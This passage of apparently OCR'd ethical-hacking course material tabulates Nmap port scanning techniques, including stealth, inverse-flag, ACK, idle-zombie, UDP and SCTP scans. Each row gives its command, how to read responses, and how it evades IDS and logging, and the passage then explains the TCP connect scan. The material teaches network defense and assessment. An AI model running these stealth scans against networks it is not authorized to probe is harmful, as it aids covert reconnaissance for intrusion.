closed	✓ Avoids many IDS and logging systems; highly stealthy	✓ Requires raw access to network sockets and super-user privileges ✓ Not effective against Microsoft Windows hosts, in particular
Xmas Scan	nmap –sX –v <Target IP Address>	Probe packet (FIN + URG + PSH)	✓ No response - Port is open ✓ RST packet response - Port is closed	✓ Avoids IDS and the TCP three-way handshake	✓ Works only when systems are compliant with the RFC 793–based TCP/IP implementation ✓ Works on the Unix platform only ✓ Does not work against any current version of Microsoft Windows




Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
FIN Scan	nmap –sF –v <Target IP Address>	Probe packet (FIN)	✓ No response - Port is open ✓ RST packet response - Port is closed	✓ Probe packets enabled with TCP flags can pass through filters undetected, depending on the security mechanisms installed ✓ Works only when systems are compliant with the RFC 793–based TCP/IP implementation	✓ Effective only when used with Unix-based OSes ✓ Does not work against any current version of Microsoft Windows
NULL Scan	nmap –sN –v <Target IP Address>	Probe packet (NULL)	✓ No response - Port is open ✓ RST packet response - Port is closed		
TCP Maimon Scan	nmap –sM –v <Target IP Address>	Probe packet (FIN/ACK)	✓ No response - Port is open ✓ ICMP unreachable error response - Port is filtered ✓ RST packet response - Port is closed		



Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
ACK Flag Probe Scan	nmap –sA –v <Target IP Address>	ACK probe packets	✓ No response - Port is filtered (stateful firewall is present) ✓ RST packet response - Port is not filtered (no firewall is present)	✓ Can evade IDS in most cases ✓ Helps in checking the filtering systems of target networks	✓ Extremely slow and can exploit only older OSes with vulnerable BSD-derived TCP/IP stacks
TTL-Based ACK Flag Probe Scan	nmap –sA –ttl 100 –v <target IP address>	ACK probe packets (several thousands) to different TCP ports	✓ RST packet response - Port is open (TTL value on a port < 64) ✓ RST packet response - Port is closed (TTL value on a port > 64)		
Window-Based ACK Flag Probe Scan	nmap –sA –sW –v <target IP address>	ACK probe packets (several thousands) to different TCP ports	✓ RST packet response - Port is open (WINDOW value on a port is non-zero) ✓ ICMP unreachable error response - Port is filtered ✓ RST packet response - Port is closed (WINDOW value on a port is zero)		
IDLE/IPID Header Scan	nmap –Pn –p– –sI <Zombie Hostname> <Target Hostname>	SYN packet	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Offers the complete blind scanning of a remote host	✓ Requires the identification of sequence numbers of the zombie host



Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
UDP Scan	nmap –sU –v <Target IP Address>	UDP packet	✓ No response - Port is open ✓ ICMP unreachable error response - Port is closed	✓ Less informal with regard to an open port because there is no overhead of a TCP handshake ✓ Microsoft-based OSes do not usually implement any ICMP rate limiting; hence, this scan operates very efficiently on Windows-based devices	✓ Slow because it limits the ICMP error message rate as a form of compensation to machines that apply RFC 1812 section 4.3.2.8 ✓ A remote host will require access to the raw ICMP socket to distinguish closed ports from unreachable ports ✓ Requires privileged access
SCTP INIT Scan	nmap –sY –v <Target IP Address>	INIT chunk	✓ INIT+ACK chunk - Port is open ✓ ICMP unreachable exception - Port is filtered ✓ ABORT chunk - Port is closed	✓ An INIT scan is performed quickly by scanning thousands of ports per second on a fast network not obstructed by a firewall, offering a strong sense of security ✓ Can clearly differentiate between various ports such as open, closed, and filtered states	
SCTP COOKIE ECHO Scan	nmap –sZ –v <Target IP Address>	COOKIE ECHO chunk	✓ No response - Port is open ✓ ABORT chunk - Port is closed	✓ The COOKIE ECHO chunk is not blocked by non-stateful firewall rule sets. ✓ Only an advanced IDS can detect an SCTP COOKIE ECHO scan	✓ Cannot differentiate clearly between open and filtered ports, showing the output as open|filtered in both cases

Port Scanning Techniques

Port scanning techniques are further categorized as described below. This categorization is based on the type of protocol used for communication in the network.

TCP Scanning:

- Open TCP Scanning Methods
  - TCP Connect/Full-open Scan
- Stealth TCP Scanning Methods
  - Half-open Scan
  - Inverse TCP Flag Scan
    - Xmas Scan
    - FIN Scan
    - NULL Scan
    - Maimon Scan
  - ACK Flag Probe Scan
    - TTL-Based Scan
    - Window-Based Scan
- Third Party and Spoofed TCP Scanning Methods
  - IDLE/IP ID Header Scan

UDP Scanning:

- UDP Scanning

SCTP Scanning:

- SCTP INIT Scanning
- SCTP COOKIE/ECHO Scanning

SSDP Scanning:

- SSDP and List Scanning

IPv6 Scanning:

- IPv6 Scanning

TCP Connect/Full-Open Scan

Source: *https://insecure.org*

TCP Connect/Full Open Scan is one of the most reliable forms of TCP scanning. In TCP Connect scanning, the OS's TCP `connect()` system call tries to open a connection to every port of interest on the target machine. If the port is listening, the `connect()` call will result in a successful connection with the host on that particular port; otherwise, it will return an error message stating that the port is not reachable.

TCP Connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with a SYN+ACK packet. Then, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the scanner sends an RST packet to end the connection.




Figure 3.33: Scan result when a port is open



Figure 3.34: Scan result when a port is closed

